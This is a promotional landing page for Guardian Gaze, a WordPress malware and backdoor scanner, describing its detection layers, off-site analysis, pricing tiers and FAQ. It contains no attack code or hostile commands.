

Find malware your firewall misses.
Detect hidden malware, backdoors and suspicious code-before they become a bigger problem.
Free forever on one site·No credit card·Works with any host

Trusted by teams protecting real WordPress sites




Manage security from WordPress.
Scan from outside it.

See findings, severity and recommended actions directly inside WordPress while Guardian Gaze handles the heavy security analysis outside your site.
Find more
Scan files and database content for malware, backdoors and suspicious changes.
Understand faster
See exactly what was found, where it is and how serious it is.
Act confidently
Prioritize critical findings and take the right next step.

Malware doesn’t always look like malware.
Traditional scanners are good at finding threats they already recognize. GuardianGaze combines multiple detection methods to uncover suspicious code, modified files and database payloads that signature-only scanning can miss.
Four ways to find what shouldn’t be there
Signature Detection
Identify known malware quickly using trusted threat definitions.
Heuristic Analysis
Detect suspicious code patterns and behaviors even when there isn't an exact malware signature.
File Integrity
Compare WordPress core, plugins and themes against trusted versions and baselines.
Database Scanning
Find malicious payloads, redirects, hidden iframes and suspicious code stored inside your database.
All core detection layers are available in the free plugin.
A compromised site shouldn’t control
its own scanner
Security tools running entirely inside WordPress can be affected by the same compromised environment they’re trying to inspect. Guardian Gaze moves the heavy analysis outside your site, reducing that dependency while keeping findings available inside your WordPress dashboard.
BENEFITS
No heavy scans competing with visitors
Analysis happens off-site so your site stays fast and responsive.
Less dependence on compromised WordPress processes
Scanning runs outside your site, reducing risk and blind spots.
Works across shared and managed hosting
External architecture designed to work in any hosting environment.
Your first security report in three steps
Install the plugin
Add Guardian Gaze from WordPress.org. No account required for the free scanner.
Run a scan
Check your files and database for malware, suspicious changes and security issues.
Review & Fix
See findings ranked by severity and take action on what matters most.
Setup takes about two minutes
A real security scanner. Not a limited trial
Install Guardian Gaze without an account or credit card and keep scanning your WordPress site for as long as you want.
CHOOSE YOUR LEVEL OF PROTECTION
Start free. Scale protection as your needs grow
FREE
Detect
$0
Forever, one site
Know when something is wrong.
- Core malware, integrity
- Database scanning
Best for:Single-site users who want core scanning
Get FreeBASIC
Prevent
$4.99
Per site, per month
Add protection around your WordPress site.
Everything in Free plus:
- Security hardening
- Brute-force protection
- 2FA & reCAPTCHA
- Real-time file monitoring
- Quarantine & restore
- Audit log
- Email alerts
Best for:Small business sites needing stronger protection
Choose BasicPRO
Detect. Prevent. Remove.
$99
Per site, per year
For websites where compromise costs real money.
Everything in Basic plus:
- AI-assisted detection
- Plain-English explanations
- Web application firewall
- Virtual patching
- Live threat intelligence
- One-click malware removal
- Hourly scanning
- Multi-site dashboard
Best for:Business-critical WordPress sites
Choose ProAGENCY
Manage + Protect at Scale
$149
Per site, per year
Built for agencies managing multiple WordPress websites.
Everything in Pro, plus:
- Centralized multi-site dashboard
- Manage multiple client websites
- Portfolio-wide security visibility
- Client-friendly security reporting
- Centralized alerts and monitoring
- Team-oriented site management
- Scalable protection across client sites
Best for:Agencies and teams managing multiple client sites
Choose AgencyGo beyond pattern matching
Guardian Gaze Pro adds AI-assisted analysis that evaluates suspicious code by intent-helping identify threats that may not match a known malware signature
- AI-assisted detection
- Plan English explanations
- Actionable remediation guidance
Critical — Suspicious PHP Backdoor
What we found
Encoded PHP executing input from an external request.
Why it matters
An attacker may be able to execute commands remotely.
Recommended action
Quarantine the file and inspect the affected plugin.
Don’t just detect malware. Remove it
GuardianGaze Pro lets you remove supported malware findings with one click, with quarantine and restore available when you need to reverse an action.
Whether you manage one site or many

Website Owners
Know if your website has been compromised before customers or search engines tell you.
Start Free →Agencies
Monitor multiple client sites from one dashboard and give clients security reports they can understand.
Explore Agency →WHY GUARDIANGAZE
Security that doesn’t stop at known signatures
| Capability | Guardian Gaze |
|---|---|
| Malware scanning | Included |
| Database scanning | Included |
| File integrity | Included |
| External/off-site analysis | Included |
| AI-assisted detection | Pro |
| Plain-English findings | Pro |
| One-click removal | Pro |
| Virtual patching | Pro |
Guardian Gaze Vs Wordfence|Guardian Gaze Vs Sucuri|Guardian Gaze Vs MalCare
Testimonial
“ It found a backdoor disguised as a core file that two other scanners had marked clean. The report told me the exact file and what to do with it. ”
Common questions
Is GuardianGaze really free?
Permanently, with no expiry, no scan quota and no account. The free plugin includes signature, heuristic, file integrity and database scanning, targeted scan modes, scheduled scans, three on-demand scans a day, IP and country blocking, and the security score with its letter grade.
Will GuardianGaze slow down my website?
No. Analysis runs on Guardian Gaze infrastructure rather than inside your PHP process, so a scan in progress costs your visitors nothing and cannot be truncated by a host resource limit.
Does it scan the database?
Yes, and that is in the free plugin. It reads wp_options, wp_posts, wp_postmeta and wp_comments, deserialises PHP-serialised values, rates findings by severity, and cleans what it flags in one click. A large share of modern WordPress malware persists in rows rather than files, which is why filesystem-only cleanups get reinfected.
Does GuardianGaze support Multisite?
Yes, with per-subsite configuration. The multi-site dashboard covering multiple sites under one licence is a Pro feature.
How long does setup take?
About two minutes. Install from WordPress.org and it works, the core plugin needs no registration to scan and report. An account only becomes relevant if you add the Premium add-on and a licence key.
What happens if malware is found?
You'll see where it was found and how serious it is. Pro adds AI-assisted explanations and supported one-click malware removal.
Who is behind Guardian Gaze?
GuardianGaze Limited, a London company registered in England and Wales and a subsidiary of RedSecLabs, a security research practice with a background in offensive security and incident response.
Find out what’s hiding in your WordPress site
Run a complete Guardian Gaze security scan and see exactly what needs your attention.